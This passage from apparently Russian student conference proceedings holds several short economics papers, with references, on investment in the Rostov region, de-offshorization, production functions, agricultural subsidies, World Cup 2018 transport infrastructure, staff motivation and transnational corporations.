На выставке «МИПИП-2014» Ростовская область представила проекты, совокупная стоимость которых составляет более 2,9 млрд. евро. Масштабные инвестиционные программы освоения Левого берега Дона, подготовки к ЧМ-2018, развития донских индустриальных парков открывают потенциальным инвесторам большие возможности для реализации проектов в офисной, гостиничной, торговой сфере, сфере рекреации, индустриального развития.

В марте 2015 года в Ростовской области впервые побывала официальная делегация провинции Аньхой - крупнейшего индустриального региона Китая. По результатам визита были достигнуты договоренности с компанией «Фэнюань» о совместной работе в течение ближайших месяцев по локализации на Дону проекта глубокой переработки пшеницы и другой продукции растениеводства [1].

На наш взгляд, Ростовская область — динамично развивающийся регион, хоть и уровень активности инвесторов ниже, чем в ведущих регионах России. Несмотря на это, донской регион имеет высокий потенциал для привлечения инвестиционных средств. Для того чтобы инвестиционная политика реализовывалась эффективно, необходимы усиление международного и межрегионального научно-технического сотрудничества, а также подготовка и реализация совместных проектов инновационного и инвестиционного развития.

Литература:

1. Агентство инвестиционного развития Ростовской области. Ресурс доступа: <http://host151.interno.ru/news/2015/3/468>
2. Министерство экономического развития Ростовской области. Ресурс доступа: http://www.mineconomikiro.ru/news_content3.php#n118
3. Рейтинговое агентство «Эксперт». Ресурс доступа: http://raexpert.ru/database/regions/folder_177
4. Федеральная служба государственной статистики. Ресурс доступа: http://www.gks.ru/bgd/regl/b14_14s/IssWWW.exe/Stg/yug/rostov.doc

Деофшоризация российской экономики как императив эффективного государственного регулирования финансовой системы

Г.А. Абрамян

Научный руководитель: Савенко О.Л., к.э.н., доцент

В современных условиях эффективное развитие экономики любой страны мира совершенно невозможно без устойчивой и развитой финансовой системы не только как основы ресурсного обеспечения преобразований инновационного характера, но и важнейшего регулятора воспроизводственных процессов. Тем не менее, остро дискуссионными являются проблемы, касающиеся масштабов и границ государственного регулирования экономики, ее структурных элементов.

В условиях ужесточения доступа на рынки капитала с одной стороны, и ростом его оттока с другой, происходит тиражирование вредоносных механизмов и угроз, например, такого как вывод денежных ресурсов страны в офшорные зоны, что является фактором снижения финансовой устойчивости всей российской экономики.

В целом достаточно проблематично оценить общий экономический ущерб от офшоризации российской экономики [3] вследствие условности и сложности этого показателя, зависящего от многочисленных факторов, таких как отток капитала из страны, легализация доходов, полученных преступным путем, недополучение налоговых поступлений в бюджет и т.д.

Высокая степень офшоризации российской экономики уже привела к колоссальным финансовым потерям. Так, например, по данным исследования, проведенного экспертами «Tax Justice Network», за период с 1990 по 2010 гг. из России было выведено преимущественно в офшоры активов на 800 млрд. долларов» [4]. По данным Министерства Финансов РФ за 2012г. этот показатель составил около 53 млрд. долларов, за 2013г. - около 62 млрд. долларов, а за 2104г.— более 75 млрд. долларов [5]. Эти цифры подтверждают негативную тенденцию, складывающуюся в настоящее время.

Высокая степень офшоризации российской экономики ведет к существенным экономическим и социальным издержкам, способствует ухудшению международного имиджа страны и отрицательно влияет на ее инвестиционный климат. Вследствие этого на государственном уровне было заявлено о том, что в ближайшее время будет разработан и реализован национальный план борьбы с офшорами, включающий систему комплексных мер по деофшоризации экономики [7].

На наш взгляд, данный план по деофшоризации российской экономики должен основываться на нескольких ключевых принципах (рисунок 1).



Рисунок 1 – Основные принципы реализации программы деофшоризации

Ряд шагов в реализации этих принципов уже был сделан, в частности в сфере законодательных новаций и инициатив. Например, 25 ноября 2014г. Путиным В.В. подписан закон «О внесении изменений в части первую и вторую Налогового кодекса РФ» [8]. Данный закон предусматривает, что иностранная компания, которая не признается российским налоговым резидентом, но контролируется налоговыми резидентами России, считается контролируемой иностранной компанией (КИК). Российские налоговые резиденты будут обязаны декларировать и подтверждать нераспределенную прибыль КИК.

Также немаловажным фактором, тормозящим отток российского капитала в иностранные юрисдикции, должно стать внесение 27 марта 2015г. Правительством РФ законопроекта об амнистии капиталов. Согласно законопроекту, зарегистрировать можно будет любое имущество, включая имущественные права, деньги, ценные бумаги. Новый закон позволит вернуть в экономику имущество, которое находилось в «серой» зоне, и перерегистрировать это имущество на его законных владельцев» [9].

Данные законотворческие инициативы являются следствием того, что сочетание централизованных и рыночных методов регулирования финансовой системы позволяет сочетать интересы как государства, так и хозяйствующих субъектов. Но при этом безусловный приоритет принадлежит государству, которое не просто самостоятельно принимает определенные решения, но и формирует правовое поле, в пределах которого современные корпорации могут эффективно осуществлять свою деятельность. И именно необходимость создания современной бизнес-среды, которая бы посредством деофшоризации экономики позволила вывести инвестиционную привлекательность России на новый уровень, является ключевым направлением в сфере государственного регулирования финансовой системы РФ. На данный же момент очевидно, что отсутствие должной политической воли, и как следствие, «слепые места» в

законодательстве не позволяют сделать рывок в развитии финансовой системы.

Литература:

1. Приказ Минфина России от 13.11.2007 №108н (ред. от 02.10.2014) «Об утверждении Перечня государств и территорий, предоставляющих льготный налоговый режим налогообложения и (или) не предусматривающих раскрытия и предоставления информации при проведении финансовых операций (офшорные зоны)» // <http://www.consultant.ru>
2. Миркин Я.М. Борьба с офшорами: прогноз военных действий // <http://m.fobes.ru/>
3. Хейфец Б.А. Деофшоризация российской экономики: возможности и пределы. - М.: Институт экономики РАН, 2013.
4. Обухова Е., Огородников Е. Пора возвращаться с островов // Эксперт. - 2013. - №4 (836).
5. Осколкова З. За прошлый год из России в офшоры утекло 62 млрд. долларов // <http://newdaynews.ru/>
6. Центральный Банк РФ <http://www.cbr.ru/>
7. Гунеев С. Россия разрабатывает национальный план борьбы с офшорами <http://ria.ru/>
8. Гордеев В. Путин подписал антиофшорный закон <http://top.rbc.ru/>
9. Правительство внесло в Госдуму законопроект об амнистии капиталов
Режим доступа: <http://www.rg.ru/>

Факторы экономического роста в сельском хозяйстве

Авакян О.С.

Экономический рост являлся темой исследований многих экономистов. Эволюция моделей экономического роста отражает постоянное внимание к нему со стороны ученых. Включение новых факторов роста в моделях позволяет сделать вывод об актуальности данной проблемы и заинтересованности широких научных кругов и хозяйствующих субъектов в ее решении.

В моделях Р. Харрода и Е. Домара экономический рост зависит от капитала, рассматриваемого в качестве сбережений; в модели Р. Солоу анализируется капиталовооруженность труда, научно-технический прогресс. Модель Дж. Робинсона рассматривает в качестве источников роста темп

накопления и склонность к сбережению. В моделях Я. Тинбергена, К. Эрроу, Х. Ченери, Б. Минхаса и других экономистов использованы производственные функции различных модификаций, в которых через различные показатели оценивается вклад инноваций. В современных моделях П. Ромера, Г. Гроссмана и Э. Хелпмана, Ф. Агиона и П. Хауитта также рассматривается вклад инноваций в конечный выпуск через использование показателей равновесного и социально оптимального уровней исследования, объема доступных товаров, типов используемых промышленных товаров, эластичности замещения полезности благ, эффективности основного капитала. Однако их количественная оценка затруднена из-за недоступности эмпирических данных, необходимых для расчета. Все это значительно усложняет использование названных моделей в оценке вклада факторов производства в экономический рост [4].

В настоящее время особое значение приобретает возможность выявления непосредственного вклада каждого фактора производства на процесс экономического роста.

Динамика ВВП России в сопоставимых ценах в общем положительна. Начиная с 2000-х гг., отрицательный прирост ВВП имел место только в 2009 г., что было связано с мировым финансовым кризисом. Однако в последующем положительные темпы прироста ВВП постепенно снижались.

Каждый фактор производства и технический прогресс вносят свой вклад в экономический рост. Однако влияние факторов производства на экономический рост имеет особенности в промышленности и сельском хозяйстве.

В качестве основных факторов производства в промышленности в современном мире, где возрастает роль информации, выделяют капитал, труд и инновации. Динамика затрат и валового выпуска в отрасли промышленности представлена в таблице 1.

Таблица 1 – Объем продукции, затраты труда, капитала, и затраты на внедрение технологических инноваций организациями промышленности [2]

Годы	Показатели				
	Индексы цен производителей промышленных товаров, декабрь в % к декабрю предыдущего года	Объем промышленной продукции, млрд руб., Q	Затраты основного капитала, млрд руб., K	Затраты труда, численность занятых в промышленности, млн чел., L	Затраты на технологические инновации, млрд руб. I
2000	1,00	4763,00	4101,30	14,5	49,95
2001	1,083	5048,07	4048,62	14,7	53,3
2002	1,177	5104,14	5018,70	14,5	65,36
2003	1,125	5549,66	4702,02	14,3	69,77
2004	1,288	6084,87	4242,47	14,3	67,95

2005	1,134	6199,83	4045,03	14,5	57,19
2006	1,104	6741,77	3908,27	14,3	74,45
2007	1,251	7154,69	4072,83	14,3	72,02
2008	0,93	7243,57	4044,10	14,1	80,99
2009	1,139	6461,71	4793,63	13,3	102,64

Полтавский Д.Э. обосновал производственную функцию (1) для промышленных предприятий России, занятых добычей полезных ископаемых, обрабатывающими производствами, производством и распределением электроэнергии, газа и воды, за 2000-2009 гг., в которой инновации рассматриваются как фактор производства [3]:

$$Q = 1,9046 L^{4,017} K^{-0,9446} I^{1,2607} \quad (1)$$

Производственная функция использована в измерении влияния факторов производства на экономический рост. Полтавским Д.Э. было выявлено, что прирост конечного продукта с 2000 по 2009 г. в промышленности России составил 43,01%: из них на 40,59% прирост обеспечен использованием технологических инноваций, на 14,92% увеличением затрат труда. Прирост основного капитала обеспечил снижение конечного выпуска на 11,62%. Отрицательный вклад капитала объясняется использованием морально и физически устаревшего оборудования в объемах, превышающих экономически обоснованные потребности, предопределивших отрицательное значение его предельного продукта. Динамика предельной нормы технологического замещения труда капиталом $MRTS_{LK}$ свидетельствует о наличии в промышленности трудоинтенсивного технического прогресса [3].

Особый вклад в прирост конечного продукта в промышленном секторе вносят технологические инновации. В течение рассматриваемого периода влияние этого фактора изменялось, от 44,76 % до 16,09 %. Тем не менее, вклад инноваций в экономический рост значительно превышал вклад традиционных факторов производства – труда и капитала.

С переходом к шестому технологическому укладу, где широко используются инновации, влияние традиционных факторов производства на экономический рост будет снижаться.

Литература:

1. Германова О.Е., Рудая Ю.Н. Динамика производительности и параметров технического прогресса в сельском хозяйстве Ростовской области // Региональная экономика: теория и практика. - 2014. - №28(355).
2. Национальные счета. Федеральная служба государственной статистики // www.gks.ru.
3. Полтавский Д.Э. Инновационная составляющая экономического роста. Автореферат дисс. на соискание уч.ст. к.э.н. - Ростов-на-Дону, 2012.
4. Шараев Ю.В. Теория экономического роста. М.: ГУ ВШЭ, 2006.

Причины и последствия поддержки сельского хозяйства: теория и практика

Авакян В.С.

Научный руководитель: Ермишина А.В., к.э.н., доцент

Во многих развитых и развивающихся странах осуществляется активная государственная поддержка аграрного сектора экономики.

В России на протяжении последних лет расходы на поддержку аграрного сектора экономики имеют устойчивую положительную динамику.

Сторонники активной государственной поддержки аграрного сектора обосновывают несколько базовых причин для осуществления поддержки государством аграрного сектора [2].

Во-первых, государственного вмешательства в функционирования аграрных рынков требует национальная безопасность страны в части обеспечения продовольственной безопасности. Вторая причина осуществления государственной поддержки сельхозпроизводителей - это необходимость развития внешней торговли страны.

Эти две причины являются скорее политическими, чем экономическими. Наиболее экономически обоснованной в литературе считается третья причина – обеспечение занятости и поддержание доходов сельхозпроизводителей. Кроме рискованности самого занятия бизнесом в сфере АПК, неэластичность спроса не позволяет значительно повысить доходы сельхозпроизводителей даже в случае хороших урожаев.

Также выделяется еще одна группа причин господдержки агросектора, заключающихся в «поддержании и сохранении определенных видов производства и территорий». На селе обостряется проблема безработицы. Уже сейчас численность сел, хуторов сокращается, рискуют исчезнуть оригинальные ремесла, народные промыслы, традиции.

Основными форм государственной поддержки сельского хозяйства являются денежные субсидии, льготное налогообложение, льготное кредитование, натуральные субсидии, государственные закупки, нормы регулирования объемов производства. Проведем анализ их использования в России.

1. Прямые денежные выплаты. После того, как Россия стала членом ВТО, она обязалась их ограничить как меры «янтарной» корзины. Денежные субсидии заменили погектарные компенсационные выплаты, относящиеся к «голубой» корзине. Они составляют порядка 300-400 руб. на гектар при затратах в крупных сельхозорганизациях на 1 га более 15 тыс. руб.

2. Льготное налогообложение. В России существует отдельный режим налогообложения – Единый сельскохозяйственный налог.

3. Льготное кредитование. Так, в 2014 г. на эти цели предусмотрено 1,0152 млрд. руб., в том числе за счет средств федерального бюджета 691,9 млн руб., за счет средств областного бюджета 323,3 млн руб. [6].

4. Субсидии в натуральной форме. Так, благодаря договоренностям Минсельхоза РФ с поставщиками, разница между внешней и внутренней ценой удобрений для российских аграриев составит 20-30% [7].

5. Закупочные субсидии. Закупки в интервенционный фонд РФ имеют своей целью стабилизацию производства, рынков и цен. Однако компенсация разницы между закупочной и рыночной ценой на сельскохозяйственную продукцию относится к мероприятиям «янтарной корзины», а потому подлежит сокращению.

6. Нормы регулирования. Здесь используются нормы государственного регулирования, которые создают условия для трансферта дохода от одной группы агентов к другой.

Проведем теоретический анализ различных типов государственной политики поддержки сельхозпроизводителей.

1. Ценовая политика: импортные тарифы, экспортные субсидии и компенсационные выплаты. Пусть p_w – цена товара на мировом рынке, Q_1 – покупаемое количество товаров отечественного производства, $(Q_2 - Q_1)$ – покупаемое количество товаров импортного производства. При такой цене отечественные производители получают низкие доходы, и государство поднимает цену до уровня p_d . Это может быть сделано двумя способами: введением высоких импортных тарифов и экспортных субсидий (как в странах ЕС) или компенсацией производителям разницы между мировой и внутренней ценами (как в США).

Введение высоких импортных тарифов и экспортных субсидий означает рост цен на внутреннем рынке. Причем государство должно компенсировать разницу в ценах производителям-экспортерам, либо само должно закупить излишек продукции по цене p_d . Тогда объем субсидии составит $(Q_4 - Q_3) * (p_d - p_w)$. Но на внутреннем рынке цена выросла, а объем закупки снизился. Такая политика финансируется налогоплательщиками и государством. Негативно сказывается на семьях с низкими доходами из-за регрессивности налогов.

Другой способ – компенсация производителям разницы между мировой и внутренней ценами. Товар продается на внутреннем рынке по мировой цене p_w , но производитель получает выручку, как если бы он продавал по цене p_d : $p_d = p_w + \Delta p$, где Δp – компенсационная разница. Тогда сумма субсидий равна $(p_d - p_w) * Q_4$. Импорт сокращается до $(Q_2 - Q_4)$, его замещает внутреннее производство. В этом случае поддержку

финансируют налогоплательщики через госбюджет. Если налогообложение прогрессивное - выигрывают и аграрии, и покупатели.

2. Квотирование объемов выпуска. Производители получают квоту, т.е. максимальный объем выпуска, которое они имеют право произвести. Предложение ограничивается, цена растет с p_w до p_1 . При свободной международной торговле необходимо введение импортных тарифов в размере не менее $(p_1 - p_w)$ на единицу продукции. Покупатель сокращает потребление, уплачивая более высокую цену.

3. Ценовые субсидии и квотирование в долгосрочном периоде. Стремление государства поддерживать высокую цену делает сельское хозяйство более привлекательным для предпринимателей, что увеличивает предложение с S до S' . С другой стороны, высокие цены снижают величину спроса с D до D' . В случае ценовых субсидий их размер увеличивается до $(Q_6 - Q_5) * (p_d - p'_w)$. $p'_w < p_w$, т.к. значительный экспорт снижает мировые цены. Дополнительный выпуск продукции растет, а внутреннее потребление сокращается. Аналогичные сдвиги происходят и в условиях квотирования. Рыночный сигнал тот же – рост цены. При той же квоте достигнутая цена товара снизится, доходы производителя снова сократятся. Придется вновь сокращать квоту. Как видно на рисунке 4, в долгосрочной перспективе оба механизма малоэффективны и требуют все больше бюджетных затрат.

Кроме того, существует явление капитализации субсидий: субсидируемые цены со временем приводят к росту цен факторов производства, что ведет к росту издержек и, в итоге, требуют дальнейшего повышения субсидий.

К тому же, основную долю положительного эффекта получают крупные производители, а не мелкие.

Таким образом, субсидии производителям не решают главной задачи - поддержание доходов фермерских хозяйств.

Поэтому в последние годы все чаще предлагаются программы прямой поддержки доходов сельхозпроизводителей. Такого рода выплаты делаются из бюджета и не влияют прямо на уровень цен и потребление, не требуют мер внешнеторгового регулирования. Такая поддержка может быть адресной, что позволит расходовать бюджетные средства более целенаправленно. С другой стороны, можно столкнуться с проблемой демотивации в результате чистого эффекта дохода. Обязательным условием выплат должно оставаться осуществление производства в определенном объеме.

Таким образом, в условиях курса на импортозамещение необходима эффективная система государственной поддержки аграрного сектора. Она

должна не только соответствовать требованиям ВТО, но также должны быть просчитаны и учтены все возможные долгосрочные последствия.

Литература:

1. Консолидированный бюджет российской Федерации // www.gks.ru/.
2. Колосницына М.Г. Экономика общественного сектора: государственные расходы // Экономический журнал ВШЭ. – 2003. - №2.
3. Дворников В. График дня: Россия обеспечивает себя продовольствием не более чем на 60% // www.slon.ru/.
4. Среднемесячная номинальная начисленная заработная плата работников организаций по видам экономической деятельности // www.gks.ru/
5. Андреев А. Совершенствование налогового механизма государственной поддержки сельскохозяйственного производства // Экономическая политика. - 2012. - №1.
6. Субсидирование процентной ставки // www.don-agro.ru/
7. Медведев потребовал от губернаторов довести субсидии до аграриев: "Отвечаете головой"// www.tass.ru/

The influence of FIFA world cup 2018 on the transport infrastructure of Rostov agglomeration

Arepovskiy A.

Научный руководитель: Andreeva L.L., senior lecturer of the Chair of English for Humanities

Russia will get serious economic benefits from hosting the 2018 World Cup. Hosting the most-watched competition in the world will not just be a massive boost in pride, not to mention fun: it will bring Russia serious economic benefits, despite the tens of billions of dollars the Kremlin will have to invest into infrastructure. Roads, bridges, rail, airports, ports and sports facilities will all be brought up to world-class standards. This will increase substantially productivity, employment and elevate trend growth.

The first distinct benefit is that the 13 cities in the four regional clusters will all get massive injections of investment to upgrade transport and tourism facilities, as well as the construction of 15 world-class stadiums. Of the 13 host cities, six are to be connected by a high-speed railway (the Sapsan) to the Moscow-St Petersburg and Moscow -Nizhny Novgorod lines that opened earlier this year. A link to Sochi on the Black Sea will be launched by 2013, while Russia's Baltic enclave, Kaliningrad, will be connected by 2016. Russia's motorway network will also be upgraded. By 2018, a toll motorway will connect Moscow and St Petersburg; existing federal motorways linking the capital with other World Cup host cities will be upgraded, most of them fully or partially switching to a toll system. However, due to the vastness of the country, most visitors are expected to

travel by air. The Kremlin has already committed itself to doubling airport capacity in Moscow and St Petersburg by 2015, and tripling it for Ekaterinburg by 2012, with similar upgrades in Kaliningrad and Samara by 2018 and 2020, respectively. Capacity in Kazan and Sochi is to be quadrupled by 2018, while a new airport will be built in Rostov-on-Don by 2017.

Rostov-on-Don is chosen as one of 13 cities, which will host the tournament. Rostov agglomeration (a compact cluster of settlements, united in a complex system of intensive production, transport and cultural relations) includes five cities: Rostov-on-Don, Bataisk, Azov, Taganrog, Novocherkassk and 7 municipal districts. 43 rural settlements, 540 villages and one town (Aksai) are located in their territories.

The cost of the preparation program is more than 80 billion rubles. It will include the development of the road network, the construction of the airport "Juzhny", new bridges over the River Don, a new stadium, new hotels.

Obviously, one of the most important objects of the preparation for the championship is the road network. Voroshilovsky bridge was built in 1965. It is the main artery at the southern entrance to Rostov-on-Don. It needs reconstruction. Upon completion of the work, the number of lanes will increase from 2 to 6. Secondly, the construction of a three-band-doubler has already begun. The planned term of commissioning is June 2015, the cost of the construction is 5.9 billion rubles.

The main bridge is planned to be launched in 2016-2017. According to the City Council of Rostov-on-Don, the total capacity of the dual bridge will raise to 80 thousand cars per day. Moreover, it is planned to launch a new bridge-doubler of Aksai bridge (the cost is 2.5 billion rubles.), and the old bridge will also be reconstructed. After that, it is planned to start an important and expensive construction of highways in the area of rowing channel from Juzhny entrance to Levoberezhnaya Street. The length is 3.5 km, the cost is 3.3 billion rubles. It is also planned to create a sports and recreation cluster, which will include the rowing channel "Don", hippodrome, water sports complex "Aquatoria" and more than 15 sports facilities. Its area is about 45 hectares.

Many residents of nearby towns and villages (Aksai, Bataisk etc.), study and work in Rostov-on-Don. The reconstruction of the old and opening of new bridges will increase the capacity of roads, access to the city center and significantly reduce the number of traffic jams on the outskirts of the city. The development of road infrastructure on the left bank of the Don provides wide access to sports facilities such as the new stadium, and creates serious prerequisites for further expansion of urban areas in the south. In the future, it will strengthen economic and social relations between the objects of agglomeration.

As a part of the preparation campaign, it is planned to build a new international airport "Juzhny". It will be located near the village Grushevskaya of Aksai district, 29 km from Rostov-on-Don. It should be the largest airport of the

Southern Federal District and intercontinental air HUB. The investment in the construction is 37.2 billion rubles.

According to the Minister of Property and Land Relations of the Rostov region Y.S.Molodchenko, the old airport will function until the opening of «Juzhny» one. After that, it will be closed, and the territory will be used for residential development.

The advantages of the new airport:

- the length of the runway will allow to accept all types of modern aircrafts;
- takeoffs and landings will be carried over unpopulated areas;
- the capacity of "Juzhny" airport will increase to about 11.6 million passengers and to 70 thousand tons per year compared to the old airport;
- passenger terminal capacity will increase from 17 thousand m² to 100 thousand m²;
- a great location to the airways allows to use the airport as an ideal docking-transit hub on the air lines Western Europe - South-East Asia;
- the creation of hundreds of vacancies will stimulate the development of the labor market.

References:

1. 2018 FIFA Bid evaluation report: Russia. www.FIFA.com
2. <http://www.telegraph.co.uk/sponsored/rbth/society/8230098/Russia-will-get-serious-economic-benefits-from-hosting-the-2018-World-Cup.html>
3. [www. rbk.ru](http://www.rbk.ru)

Особенности нематериальной мотивации в условиях кризиса

Андреева В.Ю.

Научный руководитель: Костенко Е.П., к.э.н., доцент

Современный этап экономического развития России характеризуется значительной нестабильностью на рынке труда. Одним из условий выхода из сложившейся кризисной ситуации для большинства предприятий является решение проблем повышения эффективности их деятельности, что неразрывно связано с улучшением работы персонала. На первое место в управлении персоналом выходит личность работника, с учетом этого меняется соотношение стимулов и потребностей, с которыми связана мотивация. Для большинства современных российских предприятий характерна ограниченность системы мотивации. Особенно это стало актуальным в условиях макроэкономической нестабильности.

С целью выяснения основных изменений в мотивационных системах,

был проведен опрос для организаций-работодателей. В опросе приняли участие 5 организаций: Сбербанк России, Декатлон, Пятерочка, Магнит, Сторр Town.

В ходе опроса были сделаны следующие выводы: большинство компаний планируют изменить существующую систему мотивации, следует ожидать значительное снижение бюджета на мотивацию персонала, работодателю, на фоне снижения бюджета на мотивацию, необходимо делать акцент на нематериальные системы мотивации.

Результаты опроса представлены на рис 1.



Рисунок 1 – Тенденции изменения систем мотивации

Действительно, по данным экспертов «Strategic Management Journal», именно технологии нематериального стимулирования позволяют, используя меньший фонд заработной платы, увеличить производительность труда до 20% и сократить до минимума незапланированную текучесть кадров [6].

Установлено, что результативность мотивационной программы будет определено выше, если при разработке менеджеры будут основываться на следующих правилах: мотивационная программа должна решать тактические задачи бизнеса при ориентации на стратегию компании; используемые стимулы должны быть направлены на решение самых важных на данный момент задач компании; нематериальная мотивация должна охватывать все категории сотрудников; мотивация должна учитывать этап развития компании, а так же состояние в отрасли в целом; выбор мотиваторов должен быть обоснованным; мотивационная программа должна быть непрерывной, постоянной, при этом каждый раз содержать в себе так называемый «эффект новизны»; нельзя допускать, чтобы поощрения становились обыденным явлением в компании.

С целью выявления различий в понимании значимости тех или иных методов нематериальной мотивации было проведено исследование среди работников, в возрасте от 18 до 38 лет. Из 38 респондентов 18 человек - мужчины и 20 - женщины. Широкий размах выборки исследования, а именно 20 лет, позволяет изучить мотивационные установки лиц с различным социальным статусом, жизненными установками и

приоритетами. Аналогичное исследование было проведено среди работодателей.

При исследовании был использован опросник для изучения мотивации и потребностей сотрудников составленный на базе теорий А.Маслоу и Д.МакКлеланда [12]. Опрашиваемым было предложено оценить основные виды нематериальной мотивации, сгруппированные в 5 блоков, по степени важности по десятибальной шкале от 1 (наименее значительные) до 10 (наиболее значительные). По каждой категории были просуммированы баллы, присвоенные респондентами, и выведено среднее арифметическое по каждому виду нематериальной мотивации. Полученные данные были проанализированы и соотнесены по пяти основным видам нематериальной мотивации. Благодаря этому было выявлено, в какой степени у индивидов выражен тот или иной вид нематериальной мотивации: социальные гарантии; карьера; коллектив; самоуважение; самовыражение. Нематериальные мотивационные установки работников представлены на рисунке 2.




Рисунок 2 – Различия в нематериальных мотивационных установках работников

В ходе исследования были выявлены особенности: в современных условиях у работников преобладают социальные нематериальные мотиваторы, что объяснимо потребностью в уверенности в завтрашнем дне, в наличии минимального набора социальной и медицинской защиты. Также, высокая оценка респондентами данного вида нематериальной мотивации трактуется возрастающим спросом на применение гибкого графика работы, что в свою очередь делает привлекательной даже невысокооплачиваемую работу. Наименьшую оценку получила потребность работников в самовыражении, возможной причиной этого может быть желание сотрудников не выделяться из «толпы» и действовать в рамках «среднего сотрудника».

В результате проведения исследования организаций – работодателей сферы торговли было выявлено, в какой степени у них распространен тот или иной вид нематериальной мотивации.

В ходе исследования были сделаны следующие выводы: большинство работодателей в качестве основного нематериального стимула используют карьерный рост. Это неудивительно, т.к. компании заинтересованы в развитии потенциала своих сотрудников. Наименьшее значение работодатели придают таким мотиваторам, как самоуважение и самовыражение; возможной причиной этого может быть желание работодателей сотрудничать со «средним работником», уровень притязаний которого значительно ниже, чем у самоактуализирующихся и добивающейся уважения работников.

Сравнивая приоритетные способы нематериальной мотивации работников, и стимулы, предлагаемые работодателями, можно сделать вывод, что существует некий диссонанс между тем, что хотели бы получать работники от компании и тем, что компания предлагает своим сотрудникам. Исходя из результатов исследований можно сказать, что работодатели придают слишком малое значение социальным гарантиям и атмосфере в коллективе, в то время как для работников данные аспекты являются самыми важными составляющими нематериальной мотивации. Это еще раз доказывает важность постоянного мониторинга потребностей работников, и составления на его основе мотивационных пакетов с учетом индивидуальных особенностей каждого сотрудника.

Литература:

1. Маврушкина О.А., Яшкина В.Н. Эффективные методы нематериальной мотивации персонала // Теоретические и прикладные аспекты современной науки.- 2014.- № 5-5.

2. Рябова М.А. Оценка взаимосвязи мотивации и нематериального стимулирования труда в эффективном управлении персоналом промышленных предприятий // Актуальные проблемы гуманитарных и естественных наук.- 2013.- № 2.

3. Опросник для изучения мотивации и потребностей сотрудников/ HR-Portal: Сообщество HR-Менеджеров, 2004 - 2014 // <http://hr-portal.ru/>.

Особенности финансирования и функционирования транснациональных корпораций Европы и России

Бедрик А.А.

Научный руководитель: Фомичева Е.В., к.э.н., доцент

Лидирующие позиции европейских транснациональных корпораций, укрепляют конкурентоспособность региональной экономики и определяют направления ее развития, формируют отраслевую и товарную структуру ВВП и являются одним из важных инструментов экономического влияния

ЕС за рубежом. Благодаря активной деятельности ТНК, страны Евросоюза находятся на ведущих позициях и достойно конкурируют с США и Японией в таких отраслях промышленности, как нефтяная, химическая, фармацевтическая, автомобилестроительная, авиационная и электротехническая. Наиболее важными чертами развития ТНК России являются рост числа компаний, которые располагаются в странах Европы, и расширение методов зарубежной экспансии, не связанных с участием компаний в акционерном капитале иностранных предприятий. Рост операций ТНК связан с их стремлением обеспечить интернационализацию международных экономических связей, т.е. превратить международные рыночные отношения во внутрифирменные путем объединения в рамках одной компании предприятий, находящихся в различных странах.

Таблица 1 - Особенности современных транснациональных корпораций [5]

Наименование	Качественная оценка
Многонациональное размещение производства	Возможность увеличения производства там, где его можно осуществлять с максимальной выгодой, и ограничения там, где оно убыточно
Освоение зарубежных рынков преимущественно на основе прямых иностранных инвестиций	Прямые иностранные инвестиции предусматривают длительное присутствие и контроль компании-инвестора над хозяйственными операциями компании-получателя инвестиций в другой стране, в отличие от прочих инвестиций, которые ориентированы на краткосрочные финансовые выгоды. Они служат источником капитала для финансирования производства товаров и услуг, обеспечивают трансферт технологий, ноу-хау, передовых методов управления и маркетинга; обеспечивают наиболее эффективную интеграцию национальной экономики в мировую
Ориентация на масштабную диверсификацию производственно-торговой и финансовой деятельности	Реализуется эффект различного уровня активности в разных странах; используется неодинаковая степень поражения кризисом различных отраслей в разных странах
Осуществление мероприятий по снижению характерных для ТНК рисков	Возможность валютного маневрирования, позволяющего перебрасывать свободные средства из страны в страну тогда, когда этому благоприятствует соотношение валютных курсов; использование аналогичным способом различий в процентных ставках и уровнях инфляции
Гибкая организационно-управленческая структура ТНК	Возможность изменения структуры ТНК в зависимости от конкретных целей зарубежного производства, стратегии, специфики отрасли обеспечивает более оперативное налаживание производства и сбыта в принимающих странах по сравнению с фирмами, сосредоточившими свою активность на рынке одной страны
Трансфертное ценообразование	Повышение финансовой эффективности деятельности ТНК за счет минимизации налогового бремени (снижения уровня налогов, пошлин, сборов, уплачиваемых при пересечении товаром границы); завоевание позиций на новых рынках

Следует выделить особенности финансового менеджмента в крупных российских и европейских ТНК. Прежде всего, это разделение полномочий и функций по принятию определенных решений между самим холдингом и входящим в него дочерними компаниями, самая главная задача – это распределение финансовых ресурсов. Основной целью деятельности ТНК являются максимизация объема прибыли на протяжении фиксированного периода времени.

Следует отметить, что географическое распределение российских ТНК не такое широкое, как у европейских. РФ следует значительно масштабнее расширяться, ведь у России для этого есть все ресурсы. Российские компании могли бы развиваться при помощи министерств и ведомств. Такая практика была реализована лишь частично в нефтедобывающей промышленности и в сфере банковской деятельности. Зарождения российских транснациональных корпораций только начинается, активную помощь оказывает государство.

Анализ деятельности ТНК Европы и России позволил выделить отличительные признаки: достаточно крупный масштаб деятельности, позволяющий использовать весь арсенал средств эффективного международного функционирования; монопольное положение на международных рынках; интернациональная производственная структура с развитым внутрифирменным разделением труда; значительная доля зарубежных операций, их транснациональный характер; сложная организационно-управленческая структура, преимущества и гибкость которой обусловлены международным разделением труда; глобальная стратегия, основанная на международном характере бизнеса и обеспечивающая сочетание интересов отдельных производственных единиц ТНК, расположенных в разных странах, с общекорпоративными целями.

